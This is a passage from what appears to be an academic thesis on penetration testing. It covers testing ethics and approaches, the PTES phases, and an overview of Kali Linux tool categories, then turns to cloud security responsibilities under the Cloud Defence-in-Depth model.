1. Thou shalt not use a computer to harm other people.
2. Thou shalt not interfere with other people's computer work.
3. Thou shalt not snoop around in people's computer files.
4. Thou shalt not use a computer to steal.
5. Thou shalt not use a computer to bear false witness.
6. Thou shalt not copy or use proprietary software for which you have not paid.
7. Thou shalt not use other people's computer resources without authorization or proper compensation.
8. Thou shalt not appropriate other people's intellectual output.
9. Thou shalt think about social consequences of the program you are writing or the system you are designing.
10. Thou shalt always use a computer in ways that insure consideration and respect for your fellow humans.

2.6 Ethical considerations of penetration testing

Besides legal considerations, there are also some ethical considerations of the penetration testing, that must be dealt with especially by the penetration testers point of view. As the penetration testers are attacking the target systems in order to evaluate their security level, they should not conduct any unethical behaviour or doing so. While the testers hack the

systems using their technical skills and creativity, it should not harm the system, nor the individuals affected by it [11]. Wylie et al. [4], (2020) made a well described point, that without properly described scope and permissions, the unauthorized penetration testing can be considered as cyber attacking regardless of the tester's intent, even when the tester considers it to be ethical [4].

Faily et al., (2015) pointed out two ethical dilemmas, that are faced by the penetration testers. The first one is that when penetration testers manage testing clients, there are tensions between doing the right thing for the client company as a whole and doing the right thing for its staff as individuals. There were cases that even it was generally accepted that any form of activity that involves the deception of risks breaking the trust between the company and its staff, penetration testers believed that company's security policy justified the use of human testing disregarding the legal or moral point of view of the policy itself. The second dilemma was about testing practices, which indicated a tension between choosing a structured and well-considered testing strategy versus choosing that was unstructured and contingent. The latter one entails such that ethical concerns are ruled out of the strategy [11].

2.7 Penetration testing approaches

Before jumping into contents and phases of the Penetration Testing, the three known approaches of the penetration testing must be presented. These are black-box testing, grey-box testing and white-box testing [3]. Each one of them has their own individual characteristics and affections to the results of the penetration test. Therefore, the right one must be chosen and aligned with overall objectives of the penetration testing [3]. In following sub-chapters, each one is reviewed, and their strengths and weaknesses are being described. The table 2 shows major differences between the approaches.

	Black-box	Grey-box	White-box
Amount of knowledge of the environment	Zero knowledge	Some knowledge	Full knowlege
Testing approach	Testing as attacker	Testing as user with access to some data	Testing as developer or administrator

Table 2. Differences between penetration testing approaches.

2.7.1 Black-box testing

The first one is called Black-box testing. According to National Cyber Security Centre of United Kingdom [3], the Black-box testing is type of test that no information is shared to the testers about the internal components and parts of the system. The testing is performed from an external perspective, and its primary objective is to identify ways to access to organization's internal IT assets. This models the risk faced from attackers that are unknown or unaffiliated to the target organization at the most accurately [3]. According to NIST [6], this type of test is useful for testing technical security controls, testing IT departments response to perceived security incidents and knowledge of the security policy of the organization. The strength choosing this approach method is to get most realistic picture of the organisation's external perimeter security controls and how well they are configured against external attacks [6]. The IT department might not be aware, that the testing is taking place. The weakness of choosing the Black-box testing is that as it is lacking the information of the internal assets, it can result in vulnerabilities remaining undiscovered in the time allocated to the testing [3].

2.7.2 Grey-box testing

The second approach is Grey-box testing. According to Oriyano [12] (2017), the penetration testers acquire only limited amount of information of the organization's IT assets. In addition to all similar information that is available in Black-box testing, the penetration testers may get information such as operating systems of the target application or other data that is valuable in penetration testing point of view. In this testing approach, the IT department might not know that the testing is occurring. The benefits of the Grey-box testing are that when testers get some information of the target prior to testing, the approach tactics can be planned beforehand, and tools or methodologies can be used more effectively as the time allocated to the testing is often limited. The weakness of this testing approach is similar to Black-box testing, as the amount of pre-acquired information is limited, some of the vulnerabilities might remain undiscovered still [12].

2.7.3 White-box testing

The last approach is called White-box testing. According to NIST, in this method, the penetration testers have all the necessary information of the target system, the specialists that are responsible for it are aware that testing are being performed and therefore enables the

comprehensive evaluation of the security posture of the target. Oriyano (2017) [12] adds that this type of test allows more in-depth analysis of the system's security than in Black-box testing or Grey-box testing would allow. The organization's IT personnel might be able to quickly detect problems and fix them before penetration testers are able to exploit them successfully [12]. Often in White-box testing, the time, cost, and resources required to find and resolve those security vulnerabilities is less when compared to Black-box approach. The benefits of the White-box testing are in addition given savings in cost, time, and resources, it gives training opportunity to IT personnel on how to react to security incidents and how to utilize implemented security measures in real situations [6]. It may also help IT personnel to conduct testing later as they have been observing the activities of the penetration testing team. The weaknesses of the White-box testing are that it might not resemble real security incident situation, as the IT personnel are fully aware of the testing and might have prepared for it beforehand [6].

2.8 Phases of penetration testing execution by PTES

The penetration testing consists of multiple phases, and each one of them are required for testing to succeed. There are multiple listings available, having slight grammatic changes in them but their contents are basically the same. According to Wylie et al. (2020), one of them is called as the penetration testing execution standard (PTES), which contains seven sections of the penetration testing. The sections are [4]:

1. Pre-engagement Interactions
2. Intelligence Gathering
3. Threat Modeling
4. Vulnerability Analysis
5. Exploitation
6. Post Exploitation
7. Reporting

2.8.1 Pre-engagement interactions

The *pre-engagement interactions* phase, the necessary tools and techniques are being introduced. In addition, the scope of the penetration test is agreed in this phase as well as the contractual decisions are made such as cost and timeframe of the testing [4]. If there are requirements for allowed testing windows, these are agreed as well. Some penetration testers use questionnaires that helps gathering all the required information during this phase. In order to minimize the disturbance to business operations caused by penetration testing overall goals and engagement rules are defined [4].

2.8.2 Intelligence gathering

In *intelligence gathering* phase, penetration testers gather any information from the target system to discover vulnerabilities and being able to exploit them [4]. In this phase, methods such as Network Discovery, Network Port and Service Identification, Vulnerability Scanning, Wireless Scanning and Open-Source Intelligence gathering are used to analyse services, active devices, open ports and associated services and applications and identifying existing known vulnerabilities among the target system in order to find exploitable vulnerabilities [6].

2.8.3 Threat modeling

Threat modeling phase is used to identify, enumerate, and prioritize all the potential threats to the target system from the hypothetical attacker's perspective. The purpose of the threat modeling as part of the penetration testing is to provide systematic analysis of the potential attacker's profile, possible assets that might interest the attacker as well as to identify possible attack vectors to those targets. This part is very important on more complex systems, as well it can be more time-consuming and difficult [4].

2.8.4 Vulnerability analysis

In *vulnerability analysis* phase, the vulnerabilities that were discovered during the Intelligence Gathering phase are being validated to ensure that they exist in the system. The vulnerabilities are then being analysed are they really existing or false positives. False positive is a finding, that tools such vulnerability scanners identify as vulnerability, but after verification they are not one. After categorizing the false positives of the list, they are being analysed if they can be exploited or not. It is worth noting, that not all vulnerabilities are exploitable, but they should be included in the testing report, nevertheless. In very advanced situations with highly skilled

penetration testers, they develop their own exploits during the testing phase if time constraints allow them to do so [4].

2.8.5 Exploitation

Exploitation phase on the penetration testing focuses purely on exploiting the verified vulnerabilities, that were analysed during vulnerability analysis phase. There are multiple ways to complete exploitation phase. During the preparations of the penetration testing, the scoping and determination of techniques used during the testing describes that how the verified vulnerabilities should be exploited during the testing. In exploitation phase, multiple techniques can be used such as using vulnerability scanners, attempting manual attacks on web-based applications or systems, trying to get access to restricted areas of the office building, trying the leverage social engineering tactics to fool employees and so forth. In very broadly scoped penetration testing, the testers leverage one or more these tactics as a chain of exploitation to verify the real existence of the vulnerability [4].

2.8.6 Post exploitation

In *post exploitation* phase, the value of the system that were compromised is being determined, as well as maintaining the control of it. This value is calculated by the sensitivity level of the data it contains and how useful it is in further exploitation of other systems according to the scope of the penetration testing [4].

2.8.7 Reporting

The last phase of the penetration testing is the *reporting* phase. It can be considered the most important one from the customer's perspective. In *reporting* phase, all the agreed findings and results within the pre-determined scope are documented in the penetration testing report. This report should contain an executive summary, where the most important results are communicated in very clear language, which can be understood by non-technical persons too [4]. It is used to explain the high-importance results to management of the organisation as well as different business operation units of that organisation. The target audience depends on the organisation. In the other parts of the report, information on found vulnerabilities are documented, and the systems and applications that are vulnerable should be listed as with well-written evidence of successful exploitation. Evidence, such as screenshots and ample information are very valuable, when the organisation is planning the remediation activities. In

addition, the report should contain recommendations and remediation guidance as well as risk rating for the found vulnerabilities [4].

2.9 Penetration Testing against traditional information systems and feedback

2.9.1 What is on-premises?

In this chapter, the penetration testing practices for on-premises information systems are being explained. According to Insight [13], the on-premises means that organisation's IT infrastructure, the hardware and software, are hosted on-site of the organisation's premises and the potential data center is located there as well. This gives organisation more control over its IT assets, but they must maintain the performance, security and upkeeping activities by themselves. Many traditional data center resources are located on-premises -manner [13].

2.9.2 Penetration testing of on-premises system

From penetration testing point of view, planning the penetration testing towards system, that is in traditional on-premises infrastructure is less complicated from governance perspective. The proper authorization can be requested from the client directly and it usually does not require third parties to be involved in authorization process since the organisation is managing all its IT assets by itself. Most of the literature currently available regarding penetration testing, including guides and runbooks, are written as the target is traditional information system located on-premises [4].

The overall penetration testing process against on-premises located target follows the phases described in the previous chapter, whether the approach is Black-box, Grey-box or White-box testing [3]. The difference in the process against Cloud-based systems and applications are detailed in the upcoming chapters.

2.9.3 Feedback of penetration testing

The overall feedback of the penetration test depends on that, how well the objectives of the testing have been accomplished. The results from penetration testing, according to Tiller (2012) [14], culminates in a final document – the penetration testing report. He states that too often the deliverable from penetration testing is just a collection of numbers, attributes and assumed facts, the assumption of scientific survey results compiled in a manner that is no more insightful to state of security than any other company suffering the same vulnerabilities

[14]. He also adds that there are two challenges the results of the successful penetration testing must accomplish. The first one is that technical and pragmatic concerns must be clearly communicated, elements of the test are indisputable and not attached to interpretation of the type of the test or actions of the tester. The second challenge is the interpretation. The test should be planned and executed in a consistent manner, with a structured approach. Not just mimicking an external hacker. When the testing is done properly, turning the results from hackerlike actions towards real business value, is simplified. The common understanding between the tester and company should be established [14].

2.10 Penetration Testing Tools

2.10.1 Introduction to Kali Linux

One of the most famous penetration testing Linux distributions is called Kali Linux. According to OffSec Services Ltd. [15], it is an open-source, Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. It contains more than 600 tools targeted towards various information security tasks, such as Penetration Testing, Security Research, Computer Forensics and Reverse Engineering. It is multi-platform solution and is accessible and freely available to information security professionals and hobbyists [15].

In this chapter, tool categories are reviewed, comparison between some of the tools and in the end of this chapter, comparison between open-source penetration testing tools versus commercial tools is being made. Kali Linux is chosen here as the platform, that is used on the practical examples as well later in this document, therefore it is good to have some prior knowledge of its possibilities before moving to practical examples.

The tools are categorized within the Kali Linux on following categories [15]:

- Information gathering
- Vulnerability analysis
- Web application analysis
- Database assessment

- Password attacks
- Wireless attacks
- Reverse engineering
- Exploitation tools
- Sniffing and spoofing
- Post exploitation
- Forensics
- Reporting tools
- Social engineering tools

2.10.2 Information gathering

The *information gathering* tool category contains tools, that can be used in intelligence gathering phase of the penetration testing. It contains subcategories for DNS Analysis tools, IDS/IPS Identification tools, Live Host Identification tools, Network & Port Scanners, OSINT Analysis tools, Route analysis tools, SMB Analysis tools, SMTP Analysis tools, SNMP Analysis tools and SSL Analysis tools. The most well-known tool in this category is nmap. Nmap, which is a shortening for Network Mapper, is tool used for network discovery and port scanning. It uses raw IP packets in multiple ways to determine, for example, live hosts in the network, what services those hosts are running, what operating systems they have and what type of firewalls are in use in the target network [16].

2.10.3 Vulnerability analysis

The *vulnerability analysis* tool category contains tools, that can be used in vulnerability analysis phase of the penetration testing. It contains subcategories for VoiP Tools and Fuzzing tools. The most well-known tool in this category is Nikto, which is a pluggable web server and CGI scanner to perform fast security or informational checks. It can be used, for example, to scan web server for known vulnerabilities. Output of the scan can be reported in plain text or HTML format [16].

2.10.4 Web application analysis

Web application analysis tool category contains tools, that can be used to analyse the applications for security vulnerabilities. This is done in Vulnerability Analysis phase of the penetration testing. It contains subcategories for CMS & Framework identification tools, Web Crawlers & Directory Bruteforce tools and Web Vulnerability Scanners. The most well-known tool in this category is Zap. It is shortening from the OWASP Zed Attack Proxy, which is easy to use integrated penetration testing tool for finding vulnerabilities in web applications. It is free to use, open-source and actively maintained by a dedicated international team of volunteers [16].

2.10.5 Database assessment

Database assessment category contains tools to analyse different databases for possible security vulnerabilities. As with web application analysis tool category, this is done in the Vulnerability Analysis phase of the penetration test. There are only two tools in this category, which are SQLite database browser and sqlmap. The sqlmap is the most known of these two. Sqlmap is used to detect and take advantage of SQL injection vulnerabilities in web applications. Once one or more SQL injections are detected in the target host, user can choose among a variety of options to perform extensive back-end database management system fingerprint, retrieve database user and the contents, enumerate users, get the password hashes and more [16].

2.10.6 Password attacks

Password attacks category contains tools, that can be used when attacking login functionality of system or application. Tools of this category are used in vulnerability analysis phase of the penetration test, as attacking the login is done to validate possibilities for attacking the authentication mechanism. It contains subcategories Offline Attacks, Online Attacks, Password Hash Tools, and Password Profiling & Wordlists. The most known is john, also called john the ripper. It is a tool designed for system administrators to find weak passwords and automatically mailing users about their weak passwords. It can also use wordlists in order to hack the passwords against pre-determined list of passwords [16].

2.10.7 Wireless attacks

Wireless attacks category contains tools used to evaluate the security of wireless networks. As with previous categories, this is done in the Vulnerability Analysis phase of the penetration testing. The subcategories in this section are 802.11 Wireless tools and Bluetooth tools. The most well-known tool in this category is aircrack-ng, which is a complete suite of tools to assess Wi-Fi network security. It focuses on four areas of Wi-Fi security which are monitoring, attacking, testing, and cracking. They can be used capture packets, for creating fake access points or replay attacks, checking Wi-Fi cards and driver capabilities and for cracking WPA encryption [16].

2.10.8 Reverse engineering

Reverse engineering tool category is used in reverse engineering. The reverse engineering is used in Exploitation and Post-Exploitation phases of the penetration testing, as the testers might use the technique to assess potential unknown vulnerabilities with doing reverse engineering. Nevertheless, it is mostly used in research, such as malware research. This category contains four tools which are clang, clang++, NASM shell and radare2. The most known software in this section is radare2, which is a complete, multi-architecture, unix-like toolchain created for reverse engineering [16].

2.10.9 Exploitation tools

Exploitation tools category contain tools, that can be used to choose pre-created exploits or create one in the Exploitation phase of the penetration testing. This category contains following tools: crackmapexec, Metasploit framework, msf payload creator, searchsploit, social engineering toolkit (root) and sqlmap. The most known tool in this category is the Metasploit framework. It is considered as the world's most used penetration testing framework. In the Kali Linux, the open-source Metasploit Framework is used. It is a modular penetration testing platform that allows you to write, test and execute exploit code. In addition, it contains a collection of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection [16].

2.10.10 Sniffing and spoofing

Sniffing and spoofing category contains tools that can be used to analyse and capture network traffic and mimic existing networks. Especially the traffic analysis is done in the Intelligence

Gathering and/or exploitation phase of the penetration testing. *Sniffing and spoofing* category contains subcategories for network sniffers and spoofing & MITM tools. The most known tool in this category is the Wireshark. It is a world's widely used network protocol analyser. It can be used as part of network administration to analyse at a high-detailed level what is happening in the network, as well as in information security to analyse what kind of traffic is flowing within the network and where [16].

2.10.11 Post exploitation

The tenth tool category is the *post exploitation*, which contains tools used to create backdoors, tunnelling, and exfiltration activities. These are done the Post Exploitation phase of the penetration testing. The category contains three sub-categories such as OS Backdoors, Tunneling & Exfiltration and Web Backdoors. The most well-known tool in this category might be the mimikatz. It uses admin-level privileges on Windows to display passwords of currently logged in user in plaintext [16].

2.10.12 Forensics

The next tool category is *forensics* tools, that are used to analyse happened attacks and incidents to learn as much information that is possible to prevent such attacks happening from the future and how to create more durable defences. The *forensic* tools are rarely used in penetration testing, so it is not possible to label this category to any phases of the penetration test. This category contains sub-categories of forensic carving tools, forensic imaging tools, PDF forensic tools, and sleuth kit suite. The most used tools are autopsy and sleuth kit suite, which are used to analyse happened attacks in disk analysis activities [16].

2.10.13 Reporting tools

The *reporting tools* category contains tools, that can be used in the reporting phase of the penetration testing. The four tools that exists in this category are cutycapt, faraday, pipal and recordmydesktop. Cutycapt can be used to capture URLs as an PNG file to disk for later use. Faraday allows you to work in a terminal as workspaces and allows results import from different tools such as nmap. Pipal is used to analyse top 5 passwords or words inside passwords and create a wordlist of them for later use. Recordmyscreen tool contains possibility to record desktop sessions with audio, for example, to provide evidence of successful exploitation to add into the penetration testing report [16].

2.10.14 Social engineering tools

The last category is *social engineering tools*, that contains two tools that also exists in the previous categories as well: Msf payload creator and social engineering toolkit. These two tools can be used in Exploitation phase of the penetration testing if the social engineering methodologies have been authorized by the client to be used in the testing. In addition, in the red team testing, these tools can be helpful [16].

2.10.15 Commercial penetration testing tools available

As with many other software, tools used in penetration testing can be both open-source or commercial ones. Even though Kali Linux contains only free and open-source tools ready to be used, penetration tester can complement its own toolkit with commercial tools as well. Commercial tools, that can be used in penetration testing just to give some examples are Acunetix Vulnerability Scanner, BurpSuite Pro, Nessus Vulnerability Scanner, Invicti Web Application Scanner and Rapid7 Vulnerability Management scanner. Experienced penetration testers can use only free and open-source tools with same results as used with commercial tools. Some of the tools contains functionalities that are not available in the free, open-source tools and can make in some cases the penetration testing process faster and more through. In addition, organisations can use the commercial tools to follow up with the remediation actions after penetration testing with aligned with the vulnerability management processes and guidelines of the organisation [17].

2.11 Comparison of Kali Linux tools

In Kali Linux's tool categories, there exists tools that can be used for same purposes on penetration testing. Therefore, short comparison between some of these tools is possible. The penetration testers often have chosen the best tools to be used according to their expertise and the client's environment. Choosing the right tools in the penetration testing is crucial for the test to fulfil its objectives. The tools can be pre-chosen during the Pre-engagement Interactions phase after agreeing the scope with the customer. Some testers choose their tools during the testing, but due the usual time constraints, this is not the most preferable option. Of course, as the testers use their creativity to find the best ways to exploit found vulnerabilities,

this is sometimes necessary and even creating own tools with scripting expertise is possible if the situation in the testing requires to do so [4].

Web application analysis, database assessment, reverse engineering, exploitation tools, post exploitation tools, forensics tools and reporting tools categories does not currently contain tools that can be compared to each other at this point. As Kali Linux is developing constantly, the tools available with the most recent release can change, and previously web application analysis category contained tools such as BurpSuite and OWASP Zap. Of course, these tools can be installed separately to Kali Linux, if needed [16].

2.11.1 Comparison of information gathering tools

In Information gathering tool category, two tools used for gathering necessary information from the open-source intelligence data sources, recon-ng and spiderfoot, can be compared. Recon-ng is a framework designed to provide environment to conduct open-source intelligence quickly and thoroughly. The spiderfoot tool is used to automate the open-source intelligence gathering as well. The main differences between these two tools are that the Recon-ng resembles more the Metasploit framework and provides a possibility to use various modules from its marketplace that can be installed to use in automation, analysis, and reporting. The interface is very user friendly, and the authors provide very throughout guidance database in its website. The spiderfoot is more traditional command-line interface tool and it is used in similar manner with nmap tool. It is not as sophisticated than Recon-ng, but in hands with advanced penetration tester, it can be used as effectively as Recon-ng if the tester is after the basic information about the target environment such as IP-addresses, domain names, hostnames, subnets and so forth [16].

2.11.2 Comparison of vulnerability analysis tools

In vulnerability analysis tool category, the tools named as Nikto and Legion are two that can be compared. Nikto is a command-line interface-based web server scanner that checks them for multiple possible vulnerabilities such as potentially dangerous files or programs, checks from outdated versions and version specific problems. Legion is a graphical interface -based extensive network penetration testing tool. It uses many automatic reconnaissance and scanning tools and allows penetration testers quickly find and exploit attack vectors on hosts. It also provides some advanced features such as automatic detection of common platform enumeration and IPS evasion. The differences between these two are that Nikto provides

mostly scanning against known threats compared to Legion, that allows running multiple tools and exploit the found vulnerabilities within the graphical user interface and saves time from running the tools manually after first running the scanning. This saves time in the penetration testing very well [16].

2.11.3 Comparison of password attack tools

In password attacks category, the tools that can be compared to each other are Hydra and John. Both tools are command-line interface based, can be used to crack logins and passwords, and supports various packages and binaries. The main difference between these two are that Hydra is developed from the perspective, that the penetration tester has already a wordlist that contains valid username and password -pair that can be automatically tested against the login. John contains much more functionality to manage separate password lists to use in order to find possible login and password pairs, and it contains easy handling of including external wordlists to the cracking attempt [16].

2.11.4 Comparison of wireless attack tools

In wireless attacks -category, there exists two tools that can be compared: aircrack-ng and fern wifi cracker. They both contains different wireless security auditing capabilities and fern wifi cracker utilizes the aircrack-ng's tools to help in cracking and recovering WEP/WPA/WPS keys. The main difference is that aircrack-ng is a command-line interface based and was developed mainly for cracking 802.11 protocol's security keys, compared to fern wifi cracker which is more like security auditing program that can be used for various wireless security auditing purposes, not just for cracking. Fern contains other auditing capabilities for example for automatic saving of key in database on successful crack, automatic access point attack system, session hijacking, internal Man-in-the-Middle -attack engine and support for Brute-force attacks. In addition, it contains guided user interface for scanning the access points, showing current detection statuses and access the personal key database directly from it [16].

2.11.5 Comparison of sniffing & spoofing tools

Sniffing & spoofing -category there are two network sniffers that deserve the comparison: Wireshark and netsniff-ng. Wireshark is the most used network protocol analyzer, which allows user to do live deep packet inspection of hundreds of protocols. It has nice and user-friendly graphical user interface that can be used to do this. Decryption support is available

for many protocols such as IPSec, Kerberos, and SSL/TLS. Netsniff-ng is a command-line interface-based tool made for network development and analysis, debugging, auditing and network reconnaissance. It contains tools for pcap capturing and replaying, packet generators, network statistics tools as well as trace route utility. Comparing to Wireshark, netsniff-ng offers much less tools and use-cases, but it can be an effective helper in security audits as well as network debugging with less user-friendly interface [16].

3 Practical Background

3.1 Cloud-based systems' security architecture

In Cloud Computing, there are different aspects that needs to be taken into account from security point of view when analysing the overall security architecture of a specific system. In this chapter, we will not analyse or describer the general differences between traditional computing and cloud computing, but rather focusing to the security aspects and differences between those two.

The overall security architecture in both cloud- and traditional computing must contain protection mechanisms for security domains such as perimeter defence, ownership of the assets, security incident management and response, change management, identity and access management, data encryption, key management, endpoint management, malware protection, log management & monitoring, vulnerability scanning, secure data backup and recovery, security software development policies and security patch management. Especially in cloud computing, many cloud service providers offer their own built-in products to support the users accomplish their protection needs around these listed domains. These will be investigated further in the later part of this chapter [18].

3.2 Cloud security possibilities

The possibilities of the Cloud computing in Security context differs mostly about the way the cloud platform is being utilized. As different Cloud service models are offered, the user can choose the best option suitable for their needs. Different service models have different responsibilities between the cloud provider and the user, which must be considered when planning the security infrastructure of the cloud environment. When choosing service models, where the cloud provider has the responsibility of securing the storage and data in it, you can be sure that they have talented personnel to do it [18].

In traditional on-premises security, the owner or administrator of the services requires it to take full responsibility for data protection and access management, for example. In addition, the network access is controlled by a perimeter security model. There are a lot of involvement and responsibilities by the client to secure the systems and infrastructure [18]. For demonstration purposes, according to ISO 27001, there are lot of controls listed for protection, such as Organization of Information Security, Asset Management, Access Control,

Cryptography and Physical and environmental security, which gives a good baseline for securing on-premises computing infrastructure [19].

3.3 Cloud security frameworks and security models

In Cloud computing security industry, there exists multiple frameworks or models, and two industry recognized cloud security frameworks or models, the cloud defence in depth, and security guidance for critical areas of focus in cloud computing v4.0 made by Cloud Security Alliance (CSA) and its evaluation tool, the CSA Cloud Controls Matrix, will be opened in upcoming sections. The first one is Defence-in-Depth Security model. The parts of this model will be opened more in this chapter, but it contains different guidance areas for isolating sensitive data, Cloud Security Governance and Risk Management, Network Security, Data Security, Identity and Access Management, Application Security, Monitoring and Incident Response and Endpoint Security [20]. In upcoming sections, the Defences in Defence-in-Depth model will be opened in high level and how the responsibilities are shared between the Cloud service provider and the customer.

3.4 Cloud Defence in Depth model

According to Canadian Centre for Cyber Security, The Cloud Defence in Depth model defines it as a strategic allocation of security safeguards throughout the security architecture so that adversaries must face multiple safeguards to achieve their objectives. When applying this to cloud computing, organization must understand the relationship of threats, vulnerabilities, shared responsibilities to recommend those security controls in order to protect the confidentiality, integrity and availability of business activities that are supported by cloud-based services [20].




Figure 1. Cloud Defence-in-Depth Model by Canadian Centre for Cyber Security [20].

As the Public Cloud infrastructures are built in a way, where a pool of resources is shared between multiple customers. This is also called as multi-tenancy environment. In this kind of environment, it is very important to ensure that the tenants are isolated from each other to ensure that a security compromise on one tenant does not affect other tenant's workloads and data [20].

Even though the cloud service providers are responsible to ensure the isolation of resources assigned to organizations, it is important for organization to understand how the isolation is achieved between the tenants and what level of isolation is offered for each cloud service provided from the tenant. This allows the organization to select the proper cloud service design to select the appropriate level of isolation and security. Some cloud service providers offer dedicated or shared instances of cloud services. Organizations might be able to select a cloud service that is dedicated in an own virtual network using private addressing, while other services are provisioned as part of the global resource pool that are accessible via public addressing [20].

It is recommended, that organizations should look for a way to increase isolation between itself and cloud service provider, and between itself and other cloud consumer environments. This can be achieved with, for example, deploying storage encryption, using hardware

security modules (HSMs) for key- and secret protection and provisioning dedicated virtual machine (VM) instances [20].

3.4.1 Cloud security governance and risk management controls

In cloud security governance and risk management control section, the foundation to Defence-in-Depth is being provided. It provides the legal and compliance dimensions to cloud transition, ensuring the roles and responsibilities and the guiding principles for the protection of business processes and data against malicious adversaries. The organization, who consumes Cloud services, always retains governance of responsibilities for allocation of cloud security resources during cloud migration, establishment of cloud related organizational policies and guidelines, ordering, and planning of formal third-party evaluations or audits and cloud service consuming related contracts [20].

3.4.2 Network security controls

In Network Security control section, the baselines for Networking shared responsibilities, networking differences in Cloud computing, networking segmentation and zoning, routing and hybrid cloud networking are being described. Networking responsibilities includes, for example, the management and security configuration of physical networking components, virtual networks, load balancers, network virtual appliances (NVAs), domain name servers (DNSs) and network gateways. The responsibilities in networking, between Cloud service provider and the user, differs between different cloud service models. For example, in all service models, Cloud service providers are responsible for implementing and managing the network security controls to protect their cloud platforms from networking threats. The controls that CSPs normally implement, are Distributed Denial of Service (DDoS) attack protections, Intrusion Prevention Systems (IPSs), and firewalls. CSPs are also responsible for implementing necessary network virtualization processes to ensure isolation between their customers, and sensitive information is sanitized as virtual instances are released back to shared pool of resources. In the Infrastructure-as-a-Service (IaaS) model, the customer organization is responsible to protect its virtual network from networking threats, and in Platform-as-a-Service (PaaS) model, CSP has most of the management and security responsibilities. In Software-as-a-Service (SaaS) model, the CSP is responsible for all the network security and its part of the software offering [20].

3.4.3 Computing controls

In computing part of the Defence-in-Depth -model, the shared responsibilities, differences between resources that contains computational workload and virtual system's image management are defined. In all service models, CSPs are responsible for physical host's security and the security of the hypervisor. They ensure, that the adequate controls for maintaining workload isolation are in place. In service models such as PaaS and SaaS, the CSP is responsible for virtual machines and server-less workloads. In IaaS model, the cloud customers are responsible for the security configurations and management of the virtual machines. This includes activities like patching, configuration of the virtual machines, access control, identity management and security monitoring [20].

3.4.4 Data security controls

Data security can be considered as one of the primary concerns for cloud customers. In Data Security controls, which is the third defence category in Defence-in-Depth model, it addresses the shared responsibilities, how data security approaches differ in traditional IT infrastructure, data security considerations during the data migration to the cloud, management plane security in the cloud, data security in transit, data security at rest, data replication security and data remanence security. The customer organization is responsible for ensuring the security of sensitive data, identifying the data that are allowed to be stored in the cloud and encryption of the data when it is sent to the cloud. In addition, the customer organization is responsible for overall data lifecycle management including the fulfilment of data location, data residency, business continuity, compliance, and data privacy requirements. In IaaS model, the customer organization is responsible also for restoring the data and its backups. The CSP is responsible for security of the storage infrastructure, ensuring that there are controls in place to maintain the isolation of storage accounts, sanitation of data before disposal and sanitation of any virtual storage instances before it is returned to the shared pool of resources [20].

3.4.5 Identity and access management controls

Identity and Access Management (IAM) is the fourth and among the most important controls in Defence-in-Depth -strategy. The IAM can be understood as who can do what with which resources and which context. Proper IAM controls enables controlled access to resources, applications and information, and therefore prevents accidental or malicious compromise of business assets. In IaaS model, IAM and its configuration is fully cloud customer

organization's responsibility. In PaaS and SaaS models, it is shared responsibility between CSP and customer organisation. CSPs are responsible for implementing directory and authentication services, Application Program Interface (API) security and auditing the IAM function. The customer organization is responsible for IAM policies, processes and procedures, and configuration of CSP provided IAM capabilities. In all service models, CSP is responsible for enforcement of the cloud platform management plane authorizations and access controls [20].

3.4.6 Application security controls

Application Security controls consists of Application security responsibilities in the Cloud. These are secure application development, source code analysis, security and vulnerability testing, secure deployment of applications, runtime vulnerability management and threat protection. In SaaS service model, CSPs are responsible for all application security aspects, while the customer organization is responsible for configuring the services correctly. In IaaS and PaaS service models, the customer organization is responsible for application security. CSPs provides the functions and services to help secure access, but the customer organization needs to configure and establish the secure access rules, for groups and individual users [20].

3.4.7 Monitoring and incident response controls

Monitoring and incident response controls also plays an important role in Defence-in-Depth model. Customer organizations must ensure, that they have appropriate policies, personnel, procedures, and technology in place to recognize, respond to, mitigate, and recover from security incidents. The CSPs are responsible for monitoring their own cloud platform for security incidents and they must establish a point of contact for incident response communication. Additionally, they can offer security monitoring options which customer organizations can use to support monitoring and incident response activities. In IaaS service model, the customer organization is responsible for monitoring network interfaces and security virtual appliances, as well as events from virtual machines, applications, authentication services and so forth. The customer organization is also responsible for incident response activities and communications towards affected users. In the PaaS service model, the customer organization's responsibilities are within the applications deployed on the platform, including the management plane and API security events. Additionally, the incident response activities and communications towards affected users are customer

organization's responsibility. In SaaS model, customer organization's responsibility limits to monitoring of the SaaS instance and communications towards affected users and working with the CSP to restore operative functions [20].

